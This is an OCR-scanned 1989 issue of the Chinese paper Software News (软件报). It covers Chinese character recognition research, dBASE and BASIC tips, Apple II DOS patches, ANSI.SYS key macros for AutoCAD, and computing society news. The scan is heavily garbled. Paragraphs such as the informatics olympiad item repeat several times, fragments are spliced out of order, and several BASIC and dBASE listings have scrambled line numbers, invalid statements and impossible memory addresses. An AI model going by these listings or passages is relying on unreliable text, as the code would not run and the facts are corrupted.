1.采用全屏人机对话的形式进行操作,使任何不懂英文、不懂计算机的操作者都能够使用。  
2.输入方式采用单据形式,该光标自动移动的位置填入文字或数字。  
3.每辆车分别有牌号、尾号、单位、车种、厂牌、型号、年份、颜色、机器号、车架号、备注共十一项记录。其中尾号是指牌号的最末位数字,是为北京地区按牌号的尾号进行年检,用于统计车辆而专门设计的。  
4.各种选择方式即可单项选择,又可多项选择。查询修改十分方便。  
5.有报表的报表及统计功能。可按各种用途的需要进行打印。

印刷体汉字识别的困难在于当输入实际的印刷品时,会遇到版面的分割、字体和字号的不同、以及印刷质量不佳等实际问题,这些问题会使印刷体汉字识别系统的实用性变得很困难,技术上还有许多难题需要解决。  
联机手写体汉字识别在方法上可分为两大类,一类是基于整字的识别方法,一类是基于笔划的识别方法。前者把一个汉字视为一个整体,不考虑笔划的构成。后者把汉字看成是由一定的笔划构成,由笔划之间的关系来识别汉字。从目前的识别系统看,以后者居多。这是因为联机识别是一个实时过程,书写者的笔迹是实时送入计算机的,给笔划分析带来了方便。比较典型的识别方法有:基于整字的动态规划匹配法、方向网法、笔划识别的模板法、模糊属性自动机等。对书写应作一定的限制,手写体汉字脱机识别是汉字识别中最困难的课题。由于手写字的字形变化太大,适用于印刷体汉字识别的方法大多不能用于手写体。现在进行的研究多采用结构分析的方法,把汉字表达为横竖撇等模式基元,以此为基础进行粗、细分类。和联机识别不同,在脱机识别中,文字是以二维图像出现的,如何从图像中提取出模式基元,并保持稳定是脱机手写体汉字识别的关键。目前研究的方法多种多样,有从文字线的复杂性入手,有从字形轮廓入手,有的先细化,然后提取特征点或线段;有的不细化处理,用数学形态学的方法直接提取线段。脱机识别由于基本上不存在版面问题,如果突破了稳定提取基元的难关,就有可能构成一个识别系统。同时还可以用调整对书写的限制来适应技术上可能达到的水平。

一个典型的汉字识别系统一般包含以下几个部分:  
1.信息的输入。  
2.预处理。  
3.抽取特征。  
4.粗分类。  
5.匹配识别。  
6.结果输出。

其图像输入一般使用硬设备完成,目前多用图文扫描器页式输入,也有用传真机的。其分辨率一般要求在12线/mm以上,但对大号或手写字线/mm的传真机亦可。而第二至第五步一般均用软件完成,尤其是国内研究的以微机为主机的识别系统。

△三名学生获奥林匹克竞赛三等奖 荣获1988年全国青少年计算机程序设计竞赛三等奖的河南师大附中高三的河南师大附中高三的三名学生,以优异的计算机编程技能,最近获得首届奥林匹克信息竞赛三等奖。  
同其它学科的奥林匹克竞赛一样,信息竞赛也是由联合国教科文组织发起并资助,首届竞赛由加拿大主办,5月16日至20日,13个国家的46名19岁以下学生在加拿大蒙特利尔,在上一台台微机的荧屏前大显身手,经严格打分,中国学生名列第12至14名,均获三等奖。6个一等奖和5个二等奖分别被苏联、保加利亚、联邦德国等国家的选手夺去。  
中国领队、清华大学计算机系副教授吴文虎向记者介绍说,我国

巴比较成熟,已通过鉴定的样机技术指标一般达到了识别二级国家标准字,不要求笔顺,识别率  
\*\*\*\*\*  
△三名学生获奥林匹克竞赛三等奖 荣获1988年全国青少年计算机程序设计竞赛三等奖的河南师大附中高三的三名学生,以优异的计算机编程技能,最近获得首届奥林匹克信息竞赛三等奖。  
同其它学科的奥林匹克竞赛一样,信息竞赛也是由联合国教科文组织发起并资助,首届竞赛由加拿大主办,5月16日至20日,13个国家的46名19岁以下学生在加拿大蒙特利尔,在上一台台微机的荧屏前大显身手,经严格打分,中国学生名列第12至14名,均获三等奖。6个一等奖和5个二等奖分别被苏联、保加利亚、联邦德国等国家的选手夺去。  
中国领队、清华大学计算机系副教授吴文虎向记者介绍说,我国

下几个部分:

- 1.信息的输入。
- 2.预处理。
- 3.抽取特征。
- 4.粗分类。
- 5.匹配识别。
- 6.结果输出。

其图像输入一般使用硬设备完成,目前多用图文扫描器页式输入,也有用传真机的。其分辨率一般要求在12线/mm以上,但对大号或手写字线/mm的传真机亦可。而第二至第五步一般均用软件完成,尤其是国内研究的以微机为主机的识别系统。

汉字识别研究的现状  
从R-Casey和G-Nas7于1966年发表第一篇汉字识别的论文以来,汉字识别研究进展很快。七十年代初期,日本在其政府支持下,投入大量人力、物力进行研究。1980年10月公开演示了印刷体汉字识别装置,可识别2000个汉字,识别速度为100字/秒。到1984年,又把技术指标提高到识别3000多字,识别率为99.88%,识别速度大于100/秒。代表了当代最高水平。日本汉字识别系统的特点是:由于硬件上采用了多机系统结构和专用大规模集成电路,因而识别速度很快,系统性能优良,但造价昂贵,不利于推广。

我国自八十年代初开始对汉字识别进行研究,从原理、方法的探索发展到理论、方法、模拟实验、识别系统齐头并进,取得了可喜的成绩。中国中文信息学会基础理论委员会于1984年5月在河南濮阳召开了第一届全国自动识别学术会议。于1987年8月在大连召开了第二届国际汉字识别及汉语语音识别学术会议。大连会议是近年来在汉字识别方面规模最大的一次会议,基本上反映了我国汉字识别研究的近况和水平。

印刷体汉字识别是当前汉字识别研究的主流,已通过鉴定的识别软件和识别系统不下10个。识别的字体有宋、仿宋、楷体、黑体等,字数达到5号,字数达到二级国家标准字,识别率达到98%~99%。有的识别系统已接近实用水平。北京信息工程学院等单位已推出初级商品。

联机手写体汉字识别的研究已比较成熟,已通过鉴定的样机技术指标一般达到了识别二级国家标准字,不要求笔顺,识别率

\*\*\*\*\*  
△三名学生获奥林匹克竞赛三等奖 荣获1988年全国青少年计算机程序设计竞赛三等奖的河南师大附中高三的三名学生,以优异的计算机编程技能,最近获得首届奥林匹克信息竞赛三等奖。  
同其它学科的奥林匹克竞赛一样,信息竞赛也是由联合国教科文组织发起并资助,首届竞赛由加拿大主办,5月16日至20日,13个国家的46名19岁以下学生在加拿大蒙特利尔,在上一台台微机的荧屏前大显身手,经严格打分,中国学生名列第12至14名,均获三等奖。6个一等奖和5个二等奖分别被苏联、保加利亚、联邦德国等国家的选手夺去。  
中国领队、清华大学计算机系副教授吴文虎向记者介绍说,我国

编辑同志:

近年来我国计算机汉字的输入速度在不断的提高,相信总有一天汉字的输入速度会赶上英文的输入速度。我认为在我国,计算机的应用要想得到更进一步的发展,就应该有我们自己的操作系统和我们自己的计算机语言。

我的想法是:编一套计算机汉语语言,其语句的输入可采用现在BAS1B语句的输入方式,即ALT+某键,如:PRINT是ALT+W,我们将PRINT换成“打印”二字即可。使任何人都可以用汉语来编写计算机程序。

河南 高天星  
编者按:高天星同志的想法很好,希望广大作者和读者勇于创新,大胆实践,编写出我们中华民族自己的计算机语言,让更多的更多的人能使用计算机。若有这方面的来稿,本报将优先刊登。

## 设·想

95%左右。当然完全去掉笔顺和连笔这两条限制,还需一定的努力。总参通讯兵部和哈尔滨工业大学推出的产品性能指标已优于国外同类产品。哈工大还研制出了立足于国产器材的手写汉字输入板。

脱机手写体汉字识别的研究是汉字识别中最困难的课题。目前的研究主要针对手写楷书(或称手写印刷体、限制性手写体)进行的。基本上是属于原理、方法的研究上。目前尚没有一种全面成熟、公认较佳的方法。一般为说,手写体汉字识别研究达到的水平是粗分类。

汉字识别研究的发展趋势将是:理论上方法上的研究将转向脱机手写汉字,而印刷体汉字和联机手写汉字的研究将向实用化、商品化方向迈进,进一步提高产品的性能、降低价格。但是,完全达到商品化、普及化还有很长的路要走。(全文完)

本报责任编辑:04号  
\*\*\*\*\*  
7000计算机,作为模型的硬件设备,以进行计划与财政的预算控制、科学及技术项目管理以及办公室自动化等。应用软件采用布尔C OS 7操作系统,布尔TDS事务处理系统,由欧洲SEMA软件公司设计的Corflow软件包。布尔GCOS 7操作系统是采用了国际版本,目的是为了我国及多种语言兼容,并能用多种语言操作。  
欧洲共同体目前正在与欧洲科学技术委员会合作,联合开发适合该系统应用的数据库、应用软件及方法。如果模型系统开发成功,该系统将扩大在整个欧洲科学技术委员会网络中的使用。  
摘自《国际电子报》



对“简易”汉化 Turbo Pascal 的几点看法

软件的汉化工作是一项对繁琐而又细致的工作，它要求汉化后的软件既不失原软件的本色，又具备处理汉字的完整功能...

一、带有汉字的源程序的编写，可用 Edit in, W 等汉字字处理软件来建立...

二、汉字的输入输出问题，可以通过在程序中设置图形方式来实现...

三、解决由于 Color 过程经过程序所造成屏幕状态必为西文状态之问题...

四、解决编译生成的 COM 文件运行结束后，直接退回西文状态的问题...

五、简单的方法实现图形方式下的字符串(包括汉字)的反相显示...

```
begin
  gotoxy(x,y);
  write('str');
  fillcolor(2);
end;
```

在调用上述过程后即可处理汉字的 I/O 问题...

在程序结束处增加如下过程语句:

```
Hires;
Hirescolor(2);
halt;
```

在 dBASE III 的应用日益广泛，特别是数据库的应用推广...

```
USE (数据库名)
CXNR=SPACE (被查询字段宽度)
@n, n SAY (查询内容) GET CXNR
IF CXNR=SPAC (被查询字段宽度)
```

联想词组

联想词组是一种快速输入的方法，即可将内存中的 LXCZ.COM 文件转换为 LXCZ.TXT...

```
100 OPEN "R:"+1;"LXCZ.COM",2
110 OPEN "I:"+2;"LXCZ.TXT"
120 FIELD #1,2 AS LK#
130 FOR I=1 TO 15
140 READ A,B
150 LET LK#=(CHR$(A)+CHR$(B))
160 PUT #1,LK#
170 NEXT I
180 DR=MINIDB
190 FOR I=1 TO 3772
200 A=INT(DR/256): B=DR-A*256
210 LSEP LK#=(CHR$(A)+CHR$(B))
220 PUT #1,LK#
230 INPUT #2,CZ#
240 CZ#=(MID$(CZ#,1)
250 IF CZ#="" THEN 350
260 LET LK#=(CZ#
270 LK#=(CHR$(LK#)+CHR$(CZ#))
280 PUT #1,LK#
290 CZ#=(MID$(CZ#,3)
300 IF CZ#="" THEN 350
310 FOR M=1 TO LEN(CZ#) STEP 2
320 LET LK#=(MID$(CZ#,M,2)
330 PUT #1,LK#
340 NEXT M
350 NEXT I
260 DATA 184,29,53,205,62,140,202,141,194
270 DATA 18,38,137,32,8,166,139,30,32,1
280 DATA 139,151,30,4,129,194,32,1,205,39,0
290 END
```

然后，用 CWORDSTAR 的 N 命令修改或填入所需要的联想词...

运行程序二，即可建立一个新的 LXCZ.COM 文件...

也可说得到映象文件的一种简单方法

《软件报》88 年第 30 期上发表了“一种得到映象文件的简单方法”一文...

不足。其步骤如下:

```
1. 在编写的汇编程序(假定文件名为 PRO.ASM)的末尾(即代码段结束语句之前)加入如程序清单一所示的内容...
```

```
CODE SEGMENT
START PROC FAR
:
:
START ENDP
CODE ENDS
END INIT
```

其中，在程序清单一中 CODE, START 分别为汇编程序的代码段名及程序入口...

经过上述步骤所需的映象文件即可得到...

```
RETURN
ENDIF
GOTOP
DO WHILE NOT EOF ( )
ZDM=TRIM (被查询字段名)
IF A#CXNR,ZDM <>0
DISPLAY
WAIT 是否这一项(Y/N) Y TO YN
YN=LOWER (YN)
IF YN='Y'
LOOP
ENDIF
ENDIF
SKIP 1
ENDDO
```

联想词组是一种快速输入的方法

运行程序二，即可建立一个新的 LXCZ.COM 文件...

也可说得到映象文件的一种简单方法

不足。其步骤如下:

```
1. 在编写的汇编程序(假定文件名为 PRO.ASM)的末尾(即代码段结束语句之前)加入如程序清单一所示的内容...
```

```
CODE SEGMENT
START PROC FAR
:
:
START ENDP
CODE ENDS
END INIT
```

其中，在程序清单一中 CODE, START 分别为汇编程序的代码段名及程序入口...

经过上述步骤所需的映象文件即可得到...

```
RETURN
ENDIF
GOTOP
DO WHILE NOT EOF ( )
ZDM=TRIM (被查询字段名)
IF A#CXNR,ZDM <>0
DISPLAY
WAIT 是否这一项(Y/N) Y TO YN
YN=LOWER (YN)
IF YN='Y'
LOOP
ENDIF
ENDIF
SKIP 1
ENDDO
```

```
100 DEF SEG=0
110 PEEK(80000)+PEEK(80001)+256
120 DEF SEG=0
130 B=PEEK(80A50H)+PEEK(80A50H)+256
140 B=0:IF B=0 THEN 170
150 B=PEEK(80A50H)+PEEK(80A50H)+256
160 ADI=PEEK(A)+PEEK(A)+256
170 FOR I=1 TO 55
180 FOR J=1 TO 94
200 PRINT #1,CHR$(I+160);CHR$(J+160);
210 IF B=0 THEN PRINT #1, "GO20 2A0
220 ADI=PEEK(A)+PEEK(A)+256
230 IF ADI=AD1 THEN 270
240 FOR L=AD1 TO AD2+1
250 PRINT #1,CHR$(PEEK(L));
260 NEXT L
270 PRINT #1, "A=A+2 : AD1=AD2
280 NEXT L
290 END
```

在打印报表程序时，常用 ESC + d1 + d2 + d3 (dBASE III 中来令格式为:CHR(27)+('d1d2d3')) 命令来缩小间距...

3070 打印机汉字间距指定命令使用一例

在打印报表程序时，常用 ESC + d1 + d2 + d3 (dBASE III 中来令格式为:CHR(27)+('d1d2d3')) 命令来缩小间距...



DBASE 不适用微机情报检索

dbASE 是当前的国内外广泛流行的微机关系型数据库管理系统。有些情报单位已经使用它建立了文献数据库。对文献进行存储和检索。由于目前文献数据库中的记录数量不多，所以没有充分认识到dbASE的各种限制。还有一些单位正在或即将采用dbASE来建立“情报检索系统”。为了使某些单位的决策者认识到dbASE不能胜任情报检索工作，避免时间和劳动的浪费，在这里谈几点个人的体会。

1. dbASE的设计目的。首先我们应该知道，dbASE是在其它高级计算机语言的基础上发展起来的，它充分吸收了BASIC、FORTRAN、COBOL、PL/I等计算机语言的许多特点。除了具有人机会话式的键盘操作方式外，还有单命令工作和批命令工作方式。具有数据处理功能强、使用简便、易学易懂等特点。其目的是为了发挥IBMPC等机及其兼容机系统的全部优点，把隐藏在机内的强大功能开发出来。既然如此，但是必须强调，它只是一种小型的数据库管理系统，不是万能的工具。各行各业应根据自己的实际需要选择自己的软件工具，不应盲目地随大流。

2. dbASE不具有完全倒排的功能。我们清楚，情报检索的主要目的是对情报资料进行快速存取和快速检出。dbASE只能实现数据库中文字的倒排，从而检索速度受到很大限制，不能胜任情报快速检索的要求。完全倒排系统对于对话式检索来说可能是最好的，采用完全倒排系统，对于一个庞大的文献数据库来说，在短短的一两秒钟就能知道结果的有无。

3. dbASE的检索命令。dbASE提供了几条检索命令。其中find和seek命令是建立在索引文件基础上的，它们既不能在库文件中查询。而其它命令的检索速度更慢，虽然具有自动抽词检索和连续查询等功能。

4. 记录的可变长和重复字段问题。dbASE数据库中各记录是定长的。在使用dbASE建立数据库时，至少要把每个相应字段的长度定到最长的字段长。当某个字段长度确定后，每条记录的长度便确定了。这种规定势必浪费文献数据库所在磁盘的许多空间，同时也影响检索速度。再者文献库中一般关键字，一篇文章(目录)的关键字或许有五个或十个，每个关键字也有长有短，由于dbASE不能规定重复字段，那么就必须要考虑多关键字及最长关键字的可能情况。这样不仅大大地浪费磁盘空间，而且根本无法做到对文献的快速检索。

dbASE还有其它一些缺点，如打印功能不强等。从而可以看到，dbASE不能用于情报检索(至多能胜任较小型的SDI服务)，dbASE是数据库管理系统而不是情报检索系统，它既没有完成快速检索的强大功能，又没有处理可变长记录和重复字段的魅力。目前，在图书情报上有部分软件可以选择使用。笔者建议情报单位采用Micro CDS/ISIS软件来建立文献数据库，此软件是为管理结构化非数值数据库而专门设计的一种微机通用情报检索系统，是现有情报检索系统中功能最为齐全的系统之一，是情报检索和图书管理方面的理想软件系统。

主要参考资料:

- ①《计算机情报检索》江向东、李秋山编
②《汉字dbASE II教程》李峰峰编者 江西 王命方

改进 BSAVE 命令

APPLE II DOS 3.3 的 BSAVE 命令用于把内存中的机器语言程序存入磁盘。该命令带 A、L 两个参数。参数 A 是程序的首地址，参数 L 是程序的长度。机器语言程序的首地址和末地址是很容易得到的，长度都要通过计算。为此，我改进一下 BSAVE 命令，把参数 L 原先表示的程序长度改为末地址，使用起来十分方便。改进后的 BSAVE 命令的格式如下:

BSAVE 文件名, A \$首地址, L \$末地址

改进的步骤如下:

- (1) 引导DOS并进入监控;
(2) 键入下列程序:
BCDF—08
BCE0—88 ED 73 AA 8D 6D AA 98
BCE8—ED 72 AA A8 C8 D0 03 EE
BCF0—6D AA AD 8D AA 28 20 E0
BCF8—A3 4C 54 A3
\* A964: FF
\* A951: 4C DF BC
(3) 回到BASIC状态,用INT命令重新格式化磁盘。

以后只要引导DOS,就可以使用改进后的BSAVE命令了。在使用机器的数据文件时,参数L仍表示记录的长度。

上海 王云翔

RENUMBER 程序在 STC 系统中的应用

在APPLE II及其兼容机的系统中,都有一个非常实用的命令,方法对程序进行处理,进行完后将程序存入磁盘。在DOS3.3下,RENUMBER程序在STC系统中不能直接使用,但可间接使用RENUMBER程序,方法如下:

- 1. 在STC汉字系统中编写好程序,并存储在磁盘,记住文件名;
2. 用DOS3.3系统重新启动,进入DOS3.3系统,并运行RENUMBER程序;
3. 换上存有上述需处理的程序磁盘,将本责任编辑:07号

在STC下编写的程序存入磁盘时,它在磁盘上建立两个文件,一个是程序本身的文件,另一个是此程序的小字库文件,在DOS3.3下用RENUMBER命令并各个程序模块,无法使各个小字库文件也合并,解决此问题的一个简便方法如下:

- 6. 将已合并好的程序在STC状态下,调入内存,用LIST命令将整个程序显示出来,在显示的同时,系统会自动建立一个合并后的程序的小字库,显示完后,再重新将此程序存入磁盘,工作结束。兰州 刘德胜 周瑞琴

在DOS系统配置文件(Config.sys)中加一条语句: device = ANSI.SYS

ANSI是美国国家标准研究所制订, DOS提供的ANSI.SYS这一文件允许用标准代码控制显示。这一文件在一般程序中很少使用,但它在屏幕上可用来控制颜色和加重显示部分,而且还能用DOS命令 PROMPT 来改变键定义。如果在 Config.sys 配置文件中无上面语句,再键宏指令定义无效,而只能改变DOS提示符。键宏指令命令格式如下:

PROMPT \$E(键ANSI码), {Ctrl+C}; "字符串"; (回车键ANSI码) P

其中,\$E用来通知ANSI.SYS驱动程序,( ) 括号里是必选项, ! 括号里是可选项,P表示键的定义结束。笔者曾在西文AutoCAD中编制了一个键宏指令定义文件,共定义了25种键宏指令。程序中ANSI码:84-93代表Shift(或↑)+F1~Shift(或↑)+F10十组合键;0:104-113代表Alt+F1~Alt+F10十组合键的ANSI码;0:60-69:84代表F2~F6五个功能键的ANSI码;3是Ctrl+C的ANSI码;13是回车键的ANSI码;双引号里的是AutoCAD中使用频率较高的二十五种命令。程序中的最后一条命令为:

PROMPT \$n \$g

是用来返回DOS默认提示符“C”的状态。下面是键宏指令定义文件清单,该文件能加快AutoCAD命令的输入速度,受到用户的好评。

```
AXI:LT C:win2:bat
PROMPT SEC0:84:3;"ZOOM W":13
PROMPT SEC0:85:3;"INSERT":13
PROMPT SEC0:86:3;"CIRCLE":13
PROMPT SEC0:87:3;"TEXT":13
PROMPT SEC0:88:3;"COPY":13
PROMPT SEC0:89:3;"FILLET":13
PROMPT SEC0:90:3;"BREAK":13
PROMPT SEC0:91:3;"SAVE":13
PROMPT SEC0:92:3;"END":13
PROMPT SEC0:93:3;"FILES":13
PROMPT SEC0:104:3;"ZOOM E":13
PROMPT SEC0:105:3;"WBLOCK":13
PROMPT SEC0:106:3;"ARC":13
PROMPT SEC0:107:3;"SOLID":13
PROMPT SEC0:108:3;"CHANGE":13
PROMPT SEC0:109:3;"MIRROR":13
PROMPT SEC0:110:3;"ARRAY":13
PROMPT SEC0:111:3;"OUT":13
PROMPT SEC0:112:3;"PLOT":13
PROMPT SEC0:113:3;"MENU":13
PROMPT SEC0:60:3;"LINE":13
PROMPT SEC0:61:3;"ERASE":13
PROMPT SEC0:62:3;"MOVE":13
PROMPT SEC0:63:3;"PAN":13
PROMPT SEC0:64:3;"LAYER":13
PROMPT $n$g
```

苏州实验小学 徐茂忠

问题征解

我单位新买一台AR2463打印机,但由于该机的控制码不同于2024等序列,故在Wordlar I级COBOL、DBASE-II(在贵报有介绍但无效果)中如何控制打印字型不了解,使用不方便,故迫切希望能帮我们解决此问题。谢谢!

成都 宋玉民

责任编辑:07号

Table with columns: 快速 (0300-05 06 20 1B FD E9 81 D0), 屏幕 (0308-08 A5 21 E9 02 85 07 A9), 编辑 (0318-D0 22 A5 20 69 01 85 07), 0328-A9 88 85 08 E0 00 F0 12, 0328-A9 2E 85 38 A5 06 91 28, 0330-A5 24 C5 07 D0 04 89 00, 0338-85 38 A5 08 60

怎样使打印机驱动程序

3.COM与3070.EXE在硬盘上共存

目前,许多长城系列微机配备的是3070打印机,所使用的驱动程序中最常用的有两个(高分辨)3.COM M和3070.C.EXE。二者各有所长,也确有自己的不足之处。例如,使用3.COM驱动打印机后,可以实现A字型的屏幕拷贝,既快速又清晰,但它却不能够用ESC+“P”命令来取消纵向的字间距,这便给图表的设计带来不便。使用3070.C.EXE驱动打印机后,虽然可以用ESC+“p”和ESC+“q”对字间距进行控制,但其屏幕拷贝功能却不尽人意。它的屏幕拷贝比3.COM慢(尽管精细),打印机字库需往返四次才能转拷贝出一行,仅一次屏幕拷贝就大约需要5分钟的时间。

由于3.COM与3070.C.EXE使用的24点阵字库(CLIB24)名字相同,但内容并不完全一样(3.COM使用长度为607248个字节),高分为3.COM (大);3070.C.EXE使用的字库长度为508816个字节,高分为3.COM (小)。因此,通常一台计算机在硬盘中只配置一套打印系统(包括打印机驱动程序和字库),本文介绍一种简便方法,可以使3.COM和3070.C.EXE所对应的打印系统在硬盘上均可以使用,根据不同的需要选择理想的系统,使其充分发挥各自的特长。方法如下:

- 1. 用RESTORE命令将CLIB24(大)装入硬盘。
2. 更改原名REN CLIB24 C24LIB 3. 再将CLIB24(小)装入硬盘。
此时,在硬盘上,库C24L对应于3.C

若3.COM的长度为32574字节,则上述两个地址应分别为2440H和8227H。上述工作完成之后,硬盘便同时存有3.COM与3070.C.EXE所对应的两套打印系统,在一般情况下可以使用3.COM,当需要打印表格时,再运行3070.C,以弥补3.COM的不足。沈阳 魏铁南

R1 兼容机的 BASIC 程序链接及重编行号

监控功能。笔者利用监控中存带、读带、核对三个命令。对 BASIC 程序链接步骤如下：
9000 REM \*CDB\*
9010 PRINT TAB 6; "CHONGBIAN HAN
9020 PRINT
9030 PRINT \*YUAN QISHI HANGHAO\*

CA C3, P780, NF300都是R1机上的兼容机。它们都增加了...

一、把 BASIC 程序按二进制的文件存储。在 BASIC 状态下，输入或读入用户程序后，同时...

二、把二进制的文件输入、链接并恢复成 BASIC 程序。键入 IR4390 (读带) 命令装入第一个读序。再找出...

三、把二进制的文件输入、链接并恢复成 BASIC 程序。键入 IR4390 (读带) 命令装入第一个读序。再找出...

简言之，在监控状态下先把按二进制的 BASIC 程序依次从前一程序的结束地址开始读入...

最后给出一个重编行号程序供链接在用户程序最后，实现某些 BASIC 语言中的 RENOM 命令的功能...

为 LOGO 语言增加窗口命令

在中华学习机中，LOGO 语言没有窗口命令我编了个小程序，可以实现该功能。

TOWINDOW:S,X,Z,Y
,DEPOSIT 32,Z
,DEPOSIT 38,40-Z,Y
,DEPOSIT 34,S
,DEPOSIT 35,24-X
END

其中的四个变量分别对应窗口的上、下、左、右的绝对坐标。它们取值范围分别为：

0<=S<=24, 0<=X<=24, 0<=Z<=40, 0<=Y<=40

浙江温州九中 李瑞然

今年第14期四版上登出的《P-C-81机程序重插程序》有遗漏和错误请作如下更正...

增加两行：
25 Y = Y + 1
88 Y = Y + 1

80行应为 POKE, 18397 + Y, X
调用地址应为 18398, 不是 48398。

特向读者致歉。
新德 李庆


巧开高次方

在 BASIC 语言中，只有开平方的 SQRT (x) 函数，没有开高次方的函数。我编了一个小小的程序，可以开不包括0在内的任何数的高次方...

10 CLEAR
20 PRINT "请输入(B) = ": INPUT B: BEEP
:PRINT "请输入(ZH) = ": INPUT B
30 BEEP: IF A=0 THEN END ELSE IF B<0 THEN END
40 IF A<0 THEN IF B/INT(B/2)=2 THEN BEEP: BEEP: 1: BEEP: 1: GOTO 10
50 S=(ABS(A))^(1/B)
60 IF A<0 THEN PRINT "A=";A;":S ELSE PRINT "M=";S
70 GOTO 10

一台东芝ND-02型软盘驱动器

软盘驱动器(适配 APPL E及CEC-I等微机)，使用半年后发生了“啜”……的讨厌的响声。原以为磁头没有完全就位，但不曾怎样安放，响声还是依旧...



这台东芝ND-02型软盘驱动器(适配 APPL E及CEC-I等微机)...

全国计算机应用软件水平考试复习指南——如何复习 CAP-14 汇编语言

四川大学科技处 丁正德

(二) COMP-14的指令系统

COMP-14指令是定长的，每条指令16位长，占一个内存单元。指令计数器PC也是16位长的，用箭头指定指令的地址...

一条指令由4个部份组成，如下图所示：

Table with 4 columns: 名称, OP, GR, XR, AD. Row 1: 名称, OP, GR, XR, AD. Row 2: 名称, OP, GR, XR, AD.

其中操作码(OP)段占4位，可以定义16条指令，COMP-14使用了14条。

寄存器(GR)段占2位，用寄存器指定指令要操作的寄存器。用0, 1, 2, 3分别代表GR0, GR1, GR2, GR3寄存器。

变址寄存器(XR)段占2位，其值00表示不变更址，1, 2, 3分别表示用GR1, GR2, GR3寄存器作为变址寄存器(GR0不作变址寄存器)。

形式地址(AD)段是一个8位数，取值0-255，用二进制形式表示有效地址E。

存储器操作数的有效地址E是这样形成的：(1)当前BR(基址)寄存器的高8位作为E的高8位；(2)无变址时，E的低8位就是AD段的值...

在CAP-14汇编语言中，机器指令的一般格式为：

Table with 4 columns: 标号, OP, S, n, x. Row 1: 标号, OP, S, n, x. Row 2: 标号, OP, S, n, x.

其中标号由大写字母开头的不超过三个字母数字组合表示。其值在汇编时由汇编程序自动决定，表示该指令的地址。

S, n, x 分别为 GR, GR1, GR2, GR3 之一，分别以 0, 1, 2, 3 表示。

n 为指令中的 AD 之值或一个标号。x 为指令中的 XR 部份之值，为 0 时可以不省略。

在双操作数指令中，一个操作数是 n，另一个操作数是寄存器单元内容，其有效地址由 n, x 共同确定。

CAP-14中14条机器指令归纳如下：算术逻辑运算命令4条；

ADD S, n, x; (GRi) + (E) -> GRi
SUB S, n, x; (GRi) - (E) -> GRi
AND S, n, x; (GRi) AND (E) -> GRi
EOR S, n, x; (GRi) XOR (E) -> GRi

转移指令2条：LDA S, n, x; (E) -> GRi
STA S, n, x; (GRi) -> E

输出输入指令2条：OUT S; GRi 的低8位输出 ASCII 字符显示在当前位置，且光标后移一个位置...



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘博雄  
国内统一刊号CN51-0090 订阅代号：61-74 地址：成都市金河坝75号 邮政编码：610015

《IBM PC/XT II 编COBOL 操作指南》一书详细叙述了在微机上进行编译控制、运行时间系统操作、程序设计的一般原则和子程序的调用、通讯模块的操作、动作程序的用法、用屏面格式编排程序FORMS-2生成源输出的使用方法、如何使用实用程序CONFIG、实用程序EXTEND和SAVE86;还介绍了编译时间系统和运行时间系统指令小语、可恢复错误的处理方法、COBOL使用的设备规范、文件中的命令常规和格式、以及CONFIG实用程序的举例和总结等。COBOL语言是一种严密的交互式标准语言,主要用于DOS、MS-DOS、CP/M-86操作系统的微型计算机和微处理器为基础的计算机及其它智能终端。它具有非常完善的功能模块,经使用证明已达到COBOL ANSI X3.32标准,在计算机应用的各个领域,非数值计算的数据处理的比重已大大超过数据的科学计算,在这种局面下,COBOL语言以其强有力的文件处理功能,在各个领域中吸引了广大用户,据有关报导,在国外,COBOL语言的应用范围居各种语言之首,占70%以上。  
每册12.00元 另加邮资1.00元 欲到书者,请向成都新华书店或四川大学计算机系订购



中国计算机学会第四届常务理事(扩大)会议纪要

中国计算机学会第四届常务理事(扩大)会议于1989年6月12日在北京召开。出席会议的常务理事17人,会议听取了学会秘书长陈树清做的关于学会近半年来的工作活动的汇报。秘书长杨崇章对汇报进行了补充。办公室主任傅伟卿对经费问题作了说明。吴文流同志对参加奥林匹克竞赛的情况作了汇报。

## 半年来学会的工作与活动

**1. 加强组织建设**  
技术咨询委员会经几次讨论酝酿,逐步健全并开始工作。学会创办经济技术实体的工作由于多方面的原因,仍需大力方可促成。  
体系结构专委会筹备会议已召开,建立健全专委会并积极开展活动的方案已经制定。预定下半年召开正式成立大会和学术交流会。  
专委会向同级专委会研究了O A直属学组和容错计算机直属学组申请发展为专业委员会的提案。  
受理并研究了接纳计算机与体育学会、广东对外经济贸易协会和深圳市科研成果二次开发协作网提出的作为中国计算机学会学术联系成员单位的申请。

**2. 制定工作条例和实施办法**  
学会办公室和八个工作专委会均已起草出工作条例。根据工作的实际情况的附有详细实施办法。秘书长分别同有关工作专委会讨论对工作条例进行了协调处理,汇编成册,并经张发祥理事长详细审阅再次提出修改意见。建议印发全体理事征求意见。同时印发给工委、专委会和地方学会实行,在试行中进一步修改完善,拟在年末召开的中国计算机学会第四届理事会第二次全体会议上通过颁布。  
**3. 若干重要的活动**  
**△促进海峡两岸的学术交流**  
1989年4月中国计算机学会率团(郭平欣副理事长任团长)赴港参加HCC'89会议。在会议前后,秘书长杨崇章委托同香港电脑学会会长的代表多次商谈,促进海峡两岸学术交流与合作,并详细向新华社香港分社作了汇报,得到了分社的积极支持,取得了一定的成效。  
**△1989年4月成功举办新一代计算机国际学术研讨会。**  
**△1989年5月8日、16日、28日三次与联邦德国信息(计算机)学会主席克拉克教授会谈,并于15日签署了两国学会合作协议。**  
**△1989年5月上中旬接待了美国P-to-P学术访问团。**  
**△受中国科协和国家教委的委托,中国计算机学会组团前往保加利亚参加首届国际奥林匹克信息学(计算机)青年竞赛,团长是保加**

▲本报讯 国家“七·五”攻关项目“中华学习机汉语语音合成系统”,日前在上海通过技术鉴定。该项目是由同济大学计算机系蔡佩珠教授主持研制的。该系统主机采用国产11位微机中华学习机,性能价格比低,核心部件使用语音卡,能使学习机在显示汉字的同时,读出相应的拼音,具有视听并举,操作简单的优点。该系统不仅能帮助国内少年儿童学习汉语拼音,还能帮助外国人学习汉字发音,为计算机辅助教学开辟了新天地。  
苏州 狄载君

▲石河子工商行政管理统计报表和企业建档登记管理系统于七月一日通过鉴定。本系统包括工商行政管理、部门三种主要类别统计业务,32种报表表式通用。由国家任工商行政管理部,石河子工商局应用此系统三种主要类别报表质量获全区第一名。目前已在全区16个地州市推广运用,效果良好,还介绍到甘肃省工商局使用。  
石河子 杨明润

